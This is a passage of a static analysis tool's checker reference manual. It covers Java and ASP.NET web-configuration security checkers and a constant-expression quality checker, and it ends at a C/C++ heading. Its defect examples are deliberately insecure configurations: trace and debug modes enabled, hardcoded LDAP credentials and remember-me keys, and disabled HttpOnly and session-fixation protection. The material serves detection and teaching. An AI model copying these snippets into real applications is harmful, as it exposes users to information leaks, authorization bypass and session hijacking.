This C# Web application security checker finds cases where ASP.NET trace mode is enabled in a Web application. When this feature is enabled for a single page or entire application, sensitive information will be attached to server responses, such as application state, server variables, and configuration details. Exposing these diagnostics is a security risk.

Preview checker: CONFIG.ENABLED_TRACE_MODE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.ENABLED_TRACE_MODE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.35.2. Defect Anatomy

CONFIG.ENABLED_TRACE_MODE defects have a single event that identifies the security misconfiguration.

4.35.3. Examples

This section provides one or more examples of defects found by the CONFIG.ENABLED_TRACE_MODE checker.

A `Web.config` file in an ASP.NET application:

```
<configuration>
    <system.web>
       <trace enabled="true" localOnly="false" /> // Defect here.
...
    </system.web>
...
  </configuration>
```

4.36. CONFIG.HTTP_VERB_TAMPERING

Security Checker

4.36.1. Overview

This Java checker finds cases where a `security-constraint` is defined and uses HTTP methods. The use of HTTP methods in the `security-constraint` tells the application container that the constraint only applies to these HTTP methods. It is usually easy to bypass such security constraints by changing the HTTP method to one that is not covered in the `security-constraint`. This can lead to bypassing the authorization check.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.HTTP_VERB_TAMPERING is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.HTTP_VERB_TAMPERING is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.36.2. Examples

This section provides one or more examples of defects found by the CONFIG.HTTP_VERB_TAMPERING checker.

The following `security-constraint` in the deployment descriptor tells the application container that all `GET` or `POST` requests in the `/admin/` section of the application must be coming from a user that has the admin role.

```
<security-constraint>
  <web-resource-collection>
    <web-resource-name>admin-subapp</web-resource-name>
    <url-checker>/admin/*</url-checker>
    <http-method>GET</http-method>
    <http-method>POST</http-method>
  </web-resource-collection>
  <auth-constraint>
    <role-name>admin</role-name>
  </auth-constraint>
</security-constraint>
```

4.36.3. Events

This section describes one or more events produced by the CONFIG.HTTP_VERB_TAMPERING checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.37. CONFIG.JAVAEE_MISSING_HTTPONLY

Security Checker

4.37.1. Overview

This Java checker finds cases where, in a Servlet 3.x deployment descriptor, the `HttpOnly` flag for the session ID cookie is explicitly disabled, or not set. The `HttpOnly` flag prevents the client-side applications (JavaScript, and so on) from getting access to the value of the cookies. It is a best practice to enable this cookie flag to prevent a cross-site scripting attacks from stealing the session ID.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.JAVAEE_MISSING_HTTPONLY is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.JAVAEE_MISSING_HTTPONLY is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.37.2. Examples

This section provides one or more examples of defects found by the CONFIG.JAVAEE_MISSING_HTTPONLY checker.

The following snippet of a deployment descriptor (`web.xml`) shows that the developer explicitly disabled the `HttpOnly` flag.

```
<web-app>
  ...
  <session-config>
    <cookie-config>
      <http-only>false</http-only>
    </cookie-config>
  </session-config>
  ...
</web-app>
```

4.37.3. Events

This section describes one or more events produced by the CONFIG.JAVAEE_MISSING_HTTPONLY checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.38. CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER

Security Checker

4.38.1. Overview

This Java checker finds cases where the global exception handler is either not defined or not appropriate for the application according to the frameworks it uses. The checker recognizes Struts 1, Struts 2, Java EE, and JSPs, and reports a defect when insufficient global exception handlers are defined in the application, or not defined at all. The checker identifies cases where a framework-specific global exception handler is sufficient and does not report these as issues. When a global exception handler is not set, the application might output a Java stack trace to the user when an exception emerges. This is usually causes only a bad user experience, but it can also leak internal information about the application (class names, workflows, and so on) that might provide a malicious user interesting clues about how to attack the application.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.38.2. Examples

This section provides one or more examples of defects found by the CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER checker.

If an application uses Struts 1 with JSP files, it is not sufficient to define a global handler as follows:

```
...
<global-exceptions>
  <exception key="error.global.exception"
             type="java.lang.Exception"
             path="/WEB-INF/pages/error.jsp" />
</global-exceptions>
...
```

As the following example shows, a more resilient configuration will also define a exception handler in the deployment descriptor for exceptions triggered in the JSP code.

```
...
<error-page>
  <exception-type>java.lang.Throwable</exception-type>
  <location>/WEB-INF/pages/error.jsp</location>
</error-page>
...
```

4.38.3. Events

This section describes one or more events produced by the CONFIG.MISSING_GLOBAL_EXCEPTION_HANDLER checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.39. CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT

Security Checker

4.39.1. Overview

This Java checker finds cases where no security constraint is defined to prevent any user from accessing the JSF 2 facelets directly. Without the security constraint, any user will be able to directly access the XHTML files (Facelets), which can lead to information leaks.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.39.2. Examples

This section provides one or more examples of defects found by the CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT checker.

Assuming the facelets are under `/faces/`, any user will be able to access them directly using the following, for example:

```
http://<application context>/faces/example.xhtml
```

4.39.3. Events

This section describes one or more events produced by the CONFIG.MISSING_JSF2_SECURITY_CONSTRAINT checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.40. CONFIG.SPRING_SECURITY_DEBUG_MODE

Security Checker

4.40.1. Overview

This Java checker finds cases where debug mode for Spring Security is enabled in the XML configuration. Spring Security will log extra information in the server, some that could be sensitive and that should not be logged.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.SPRING_SECURITY_DEBUG_MODE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.SPRING_SECURITY_DEBUG_MODE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.40.2. Examples

This section provides one or more examples of defects found by the CONFIG.SPRING_SECURITY_DEBUG_MODE checker.

The following Spring Security configuration shows the debug flag being set.

```
<beans:beans xmlns="http://www.springframework.org/schema/security"
    xmlns:beans="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://www.springframework.org/schema/beans
         http://www.springframework.org/schema/beans/spring-beans-3.0.xsd
         http://www.springframework.org/schema/security
         http://www.springframework.org/schema/security/spring-security.xsd">
  <debug /> <!-- // A defect is reported here -->
  <global-method-security pre-post-annotations="enabled" />
  ...
</beans:beans>
```

4.40.3. Events

This section describes one or more events produced by the CONFIG.SPRING_SECURITY_DEBUG_MODE checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.41. CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS

Security Checker

4.41.1. Overview

This Java checker finds cases where the Spring Security configuration explicitly disables the effect of the authorize JSP tag. When the property `spring.security.disableUISecurity` is set, the content of the authorize tags will not be hidden from the users.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-`

`java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.41.2. Examples

This section provides one or more examples of defects found by the CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS checker.

The following configuration set disables Spring UI Security:

```
spring.security.disableUISecurity = true
```

Disabling pring UI Security allows the content of the following `authorize` JSP tag to be displayed to any user.

```
<%@ taglib prefix="sec" uri="http://www.springframework.org/security/tags" %>

<sec:authorize access="hasRole('supervisor')">
  Should only be visible to supervisors: ${secret_info}
</sec:authorize>
```

4.41.3. Events

This section describes one or more events produced by the CONFIG.SPRING_SECURITY_DISABLE_AUTH_TAGS checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.42. CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS

Security Checker

4.42.1. Overview

This Java checker finds cases where credentials are hardcoded in the Spring Security configuration. The checker currently inspects the authentication-manager and the different LDAP configurations available by Spring Security to find the cases of hardcoded credentials. Hardcoded credentials are easy to forget about, and can leave backdoors to the application. Even if, in these cases, the credentials are not hardcoded in source code, it is a best practice to externalize them into, for example, a properties file.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.42.2. Examples

This section provides one or more examples of defects found by the CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS checker.

The following example shows a LDAP server configuration using a hardcoded credential.

```
<beans
  xmlns="http://www.springframework.org/schema/beans"
  xmlns:s="http://www.springframework.org/schema/security"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://www.springframework.org/schema/beans
       http://www.springframework.org/schema/beans/spring-beans-3.0.xsd
       http://www.springframework.org/schema/security
       http://www.springframework.org/schema/security/spring-security.xsd">
  ...
  <bean id="contextSource"
    class="org.springframework.security.ldap.DefaultSpringSecurityContextSource">
       <constructor-arg value="ldap://example.com:389/
         ou=mydepartment,o=mycompany,dc=com" />
       <property name="userDn"
         value="uid=myUser,ou=Users,ou=mydepartment,o=mycompany,dc=ca" />
       <property name="password" value="myPassword" /> <!-- Defect here. -->
  </bean>
    ...
</beans>
```

4.42.3. Events

This section describes one or more events produced by the CONFIG.SPRING_SECURITY_HARDCODED_CREDENTIALS checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.43. CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY

Security Checker

4.43.1. Overview

This Java checker finds cases where the Spring Security `TokenBasedRememberMeServices` property is configured to use a hardcoded key. The severity of having such a hardcoded `remember-me` key mostly depends on the deployment model of the application. If the application is meant to have multiple instances for different purposes, these instances should use a different `remember-me` keys.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.43.2. Examples

This section provides one or more examples of defects found by the CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY checker.

The following Spring Security configuration shows the use of `hardcoded remember-me` key.

```
<beans:beans
    xmlns="http://www.springframework.org/schema/security"
    xmlns:beans="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://www.springframework.org/schema/beans
         http://www.springframework.org/schema/beans/spring-beans-3.0.xsd
         http://www.springframework.org/schema/security
         http://www.springframework.org/schema/security/spring-security.xsd">

  <beans:bean id="rememberMeServices"
```

```
      class="org.springframework.security.web.authentication.
       rememberme.TokenBasedRememberMeServices">
    <beans:property name="someUserService" ref="SomeUserService"/>
    <beans:property name="key" value="hardcoded_key"/> <!-- Defect here. -->
  </beans:bean>
</beans:beans>
```

4.43.3. Events

This section describes one or more events produced by the CONFIG.SPRING_SECURITY_REMEMBER_ME_HARDCODED_KEY checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.44. CONFIG.SPRING_SECURITY_SESSION_FIXATION

Security Checker

4.44.1. Overview

This Java checker finds cases where Spring Security session fixation mitigation is explicitly disabled. Spring Security comes with default protection against session fixation attacks. Disabling the features will leave the application vulnerable to session fixations.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.SPRING_SECURITY_SESSION_FIXATION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.SPRING_SECURITY_SESSION_FIXATION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

> To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.44.2. Examples

This section provides one or more examples of defects found by the CONFIG.SPRING_SECURITY_SESSION_FIXATION checker.

The following Spring Security configuration shows that `session-fixation-protection` is disabled.

```
<beans:beans xmlns="http://www.springframework.org/schema/security"
    xmlns:beans="http://www.springframework.org/schema/beans"
    xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xsi:schemaLocation="http://www.springframework.org/schema/beans
         http://www.springframework.org/schema/beans/spring-beans-3.0.xsd
         http://www.springframework.org/schema/security
         http://www.springframework.org/schema/security/spring-security.xsd">

  <http use-expressions="true">
    <logout logout-success-url="/signout.jsp" delete-cookies="JSESSIONID"/>

    <session-management invalid-session-url="/timeout.jsp"
                        session-fixation-protection="none">
      <concurrency-control max-sessions="1" error-if-maximum-exceeded="true" />
    </session-management>
  </http>
  ...
</beans:beans>
```

4.44.3. Events

This section describes one or more events produced by the CONFIG.SPRING_SECURITY_SESSION_FIXATION checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.45. CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN

Security Checker

4.45.1. Overview

This Java checker finds cases where the Struts 2 `config-browser` plugin is used by the application. The `config-browser` plugin can disclose Action mappings and configuration information to any user.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.45.2. Examples

This section provides one or more examples of defects found by the CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN checker.

The following example shows the inclusion of `struts2-config-browser-plugin` in the Maven configuration.

```
<dependency>
  <groupId>org.apache.struts</groupId>
  <artifactId>struts2-config-browser-plugin</artifactId>
  <version>${struts2.version}</version>
  <scope>provided</scope>
</dependency>
```

4.45.3. Events

This section describes one or more events produced by the CONFIG.STRUTS2_CONFIG_BROWSER_PLUGIN checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.46. CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION

Security Checker

4.46.1. Overview

This Java checker finds cases where the Struts 2 `DynamicMethodInvocation` property is enabled. Enabling `DynamicMethodInvocation` makes all public, zero-parameter methods callable by a user, which can lead to unexpected behavior.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.46.2. Examples

This section provides one or more examples of defects found by the CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION checker.

The following example shows a Struts 2 XML configuration that enables `DynamicMethodInvocation`.

```
<!DOCTYPE struts PUBLIC
          "-//Apache Software Foundation//DTD Struts Configuration 2.1.7//EN"
          "http://struts.apache.org/dtds/struts-2.1.7.dtd">
<struts>
  <constant name="struts.custom.i18n.resources" value="global" />
  <constant name="struts.enable.DynamicMethodInvocation" value="true" />
  ...
</struts>
```

4.46.3. Events

This section describes one or more events produced by the CONFIG.STRUTS2_DYNAMIC_METHOD_INVOCATION checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.47. CONFIG.STRUTS2_ENABLED_DEV_MODE

Security Checker

4.47.1. Overview

This Java checker finds cases where the Struts 2 `devMode` property is enabled. The checker inspects Struts properties or XML configuration files to find this case. With `devMode` enabled, the application can disclose sensitive debugging and logging information to unauthorized users.

Prerequisite: This checker runs on and can generate defects on non-source code files such as configurations. To run this checker, you must first emit the configuration by invoking `cov-emit-java --war` (which is the same as `--webapp-archive`) or one of the following: `--findwars`, `--findwars-unpacked`, `--findears`, or `--findears-unpacked`.

Preview checker: CONFIG.STRUTS2_ENABLED_DEV_MODE is a Preview checker. Preview checkers have not been validated for regular production use. Results from this checker could have higher false positives and false negatives compared to standard checkers. Also, changes to this checker in the next release could change the number of issues found. Preview checkers are included in this release so that you can use the checker in a test environment and evaluate its results. Please provide feedback to `support@coverity.com` on its accuracy and value.

Disabled by Default: CONFIG.STRUTS2_ENABLED_DEV_MODE is disabled by default. To enable it, you can use the `--enable` option to the `cov-analyze` command.

To enable Web application configuration checkers, use the `--webapp-config-checkers` option.

4.47.2. Examples

This section provides one or more examples of defects found by the CONFIG.STRUTS2_ENABLED_DEV_MODE checker.

Because the following Struts 2 configuration properties file enables `devMode`, the checker will report a defect.

```
### when set to true, Struts will act
### much more friendly for developers. This includes:
### - struts.i18n.reload = true
### - struts.configuration.xml.reload = true
### - raising various debug or ignorable problems to errors
###   For example: normally a request to foo.action?someUnknownField=true should
###                be ignored (given that any value can come from the web and it
###                should not be trusted). However, during development, it may be
###                useful to know when these errors are happening and be told of
###                them right away.
struts.devMode = true
```

4.47.3. Events

This section describes one or more events produced by the CONFIG.STRUTS2_ENABLED_DEV_MODE checker.

- `event` - (main event) The location of the issue.
- `remediation` - Advice on fixing the issue.

4.48. CONSTANT_EXPRESSION_RESULT

Quality Checker

4.48.1. Overview

This C/C++, C#, Java, JavaScript, PHP, and Python checker finds many cases where an expression always evaluates to one particular value, but it looks like it is intended to evaluate to different values because it involves at least one variable. For example, the fragment `if (x|1)` appears to be trying to test the least significant bit of `x`, but the code uses bitwise OR rather than AND, so the condition always evaluates to true. The checker is tuned to avoid reporting false positives in code that uses conditional compilation, but the associated heuristics can be controlled through checker options.

C/C++, C#, Java, JavaScript, PHP, and Python

- **Enabled by Default**: CONSTANT_EXPRESSION_RESULT is enabled by default. For enablement/ disablement details and options, see Section 1.3, “Enabling Checkers”.

CONSTANT_EXPRESSION_RESULT finds cases of expressions in the following cases:

- An operator is applied to one or more sub-expressions.
- At least one the operands is not a constant.
- The result of the operation is constant, that is, always the same value at runtime.

Such cases are very likely to be bugs. These errors can result from simple typing mistakes, misunderstanding of operator precedence, misunderstanding of the types and/or sizes of variables, or non-specific logic errors.

4.48.2. Options

This section describes one or more CONSTANT_EXPRESSION_RESULT options.

- `CONSTANT_EXPRESSION_RESULT:report_bit_and_with_zero:<boolean>` - If this C/C++, C#, Java, JavaScript, PHP, and Python option is set to `true`, the checker treats bitwise AND (&) expressions with 0 as defects. Defaults to `CONSTANT_EXPRESSION_RESULT:report_bit_and_with_zero:false` (for C/C++ and JavaScript). Defaults to `CONSTANT_EXPRESSION_RESULT:report_bit_and_with_zero:true` (for C#, Java, PHP, and Python)..

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

  C/C++ Example:

  ```
  #if CONFIG_A
  #define FLAG 1
  #elif CONFIG_B
  #define FLAG 0
  #endif
  ...
  if (flags & FLAG)  // Defect: only if
                     // report_bit_and_with_zero option:true set
  ```

  By default, these cases are not reported as defects because some programs have run-time flags that are only used in certain configurations, and configurations that do not use those flags define them to be 0, essentially causing any code that depends on them to be compiled out. In the previous example, for configuration CONFIG_B, `flags & FLAG` is always false (0), but this is intentional.

  Bitwise AND of expressions with 0, if they occur entirely within macro expansions, are not reported as defects. To include these, use the `report_bit_and_with_zero_in_macros:true` option (see next).

  C# Example:

  ```
  public enum MyFlags
  {
      FLAG0 = 0,
      FLAG1 = 1,
      // ...
  ```

```
    FLAG8 = 128
}

public void BitAndWithZero(MyFlags flags, int i)
{
    if ((flags & MyFlags.FLAG0) != 0) {
        // ...
    }
    int j = 127 & 128 & i;
    int k =   2 &   i & 1;
}
```

The result of `flags & MyFlags.FLAG0` will always be `0` since `MyFlags.FLAG0` is `0`. Similarly, `127 (0x7f) & 128 (0x80)` share no bits in common, so when ANDed together (by using the & operator) produce `0`; `i` is irrelevant, which was probably not intended.

Java Example:

```
static final int FLAG = 0;

...
if (flags & FLAG)  // Defect: only if
                   // report_bit_and_with_zero option:true set
```

- `CONSTANT_EXPRESSION_RESULT:report_bit_and_with_zero_in_macros:<boolean>` - When this option is set to `true`, the checker treats bitwise AND expressions with 0 as defects, even if they occur entirely within macro expansions. Defaults to `CONSTANT_EXPRESSION_RESULT:report_bit_and_with_zero_in_macros:false` for C/C++.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `CONSTANT_EXPRESSION_RESULT:report_constant_logical_operands:<boolean>` - When this option is set to `true`, the checker reports constructs where, in a logical AND (&&) or logical OR (`||`) context, one of the operands is a constant expression. Defaults to `CONSTANT_EXPRESSION_RESULT:report_constant_logical_operands:false` for C/C++, C#, Java, and PHP.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `medium` (or to `high`).

C/C++ Example:

```
#define CONFIG_FLAG0 1
#define CONFIG_FLAG1 2
...
#define CONFIG_FLAG7 8

/* The current configuration: */
#define CONFIG_FLAGS (CONFIG_FLAG0 | CONFIG_FLAG1 | CONFIG_FLAG5)

#define THING2_ENABLED (CONFIG_FLAGS & CONFIG_FLAG2)
```

```
...
if (THING2_ENABLED && do_something_for_thing2())
    ...
```

Since `THING2_ENABLED` evaluates to 0, the following expression is always false (0), but this issue is not reported by default because it is intentional that, in some configurations, THING2_ENABLED is 0.

```
THING2_ENABLED && do_something_for_thing2()
```

Even when this option is enabled, these defects are not normally reported if they occur entirely within macro expansions. To report these defects in macro expansions, use the `report_constant_logical_operands_in_macros` option.

C# Example:

Since `SOME_FLAGS & MyFlags.FLAG3` evaluates to `0` in the following example, `(SOME_FLAGS & MyFlags.FLAG3) != 0 && otherCondition` will evaluate to `false`. If this sort of construct is intentional, you might want to disable this option.

```
public const MyFlags SOME_FLAGS =
    MyFlags.FLAG1 | MyFlags.FLAG2 | MyFlags.FLAG4;

public void ResultIndependentOfOperands(bool otherCondition)

{
    if ((SOME_FLAGS & MyFlags.FLAG3) != 0 && otherCondition) {
        // ...
    }
}
```

Java Example:

Since `SOME_FLAGS & FLAG2"` evaluates to `0` in the following example, `(SOME_FLAGS & FLAG2) != 0` will always evaluate to false, and the entire expression `(SOME_FLAGS & FLAG2) != 0 && doSomething2()` will evaluate to `false`. If this sort of construct is used intentionally, you might want to disable this option.

```
static final int FLAG0 = 1;
static final int FLAG1 = 2;
...
static final int FLAG7 = 128;
...
static final int SOME_FLAGS = FLAG0 | FLAG1 | FLAG5;
...
  if ((SOME_FLAGS & FLAG2) != 0 && doSomething2())
    ...
```

- `CONSTANT_EXPRESSION_RESULT:report_constant_logical_operands_in_macros:<boolean>` - When this option is set to `true`, the checker reports the same kind of problems found by the `report_constant_logical_operands` option, even if they occur entirely within macro expansions. Defaults to

`CONSTANT_EXPRESSION_RESULT:report_constant_logical_operands_in_macros:false` for C/C++.

This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

- `CONSTANT_EXPRESSION_RESULT:report_unnecessary_op_assign:<boolean>` - When this option is set to `true`, the checker reports &= or `|`= operations that assign a constant value and thus can be replaced with a simple assignment. Defaults to `CONSTANT_EXPRESSION_RESULT:report_unnecessary_op_assign:false` for C/C++, C#, Java, PHP, and Python.

  This checker option is automatically set to `true` if the `--aggressiveness-level` option of the `cov-analyze` command is set to `high`.

  C/C++ Example:

  ```
  struct s {
     unsigned int oneBitField : 1; /* a one-bit field */
  };

  struct s *p;
  …
  p->oneBitField |= 1;
  ```

  C# Example:

  ```
  public const ushort MASK = 0xffff;
  public void UnnecessaryOpAssign(ushort us)
  {
      us |= MASK;
  }
  ```

  The result of `|`= simply assigns `0xffff` to `us`.

  Java Example:

  ```
  static final short MASK = -1;
  public void UnnecessaryOpAssign(short s)
  {
      s |= MASK;
  }
  ```

4.48.3. Examples

This section provides one or more examples of defects found by the CONSTANT_EXPRESSION_RESULT checker.

4.48.3.1. C/C++

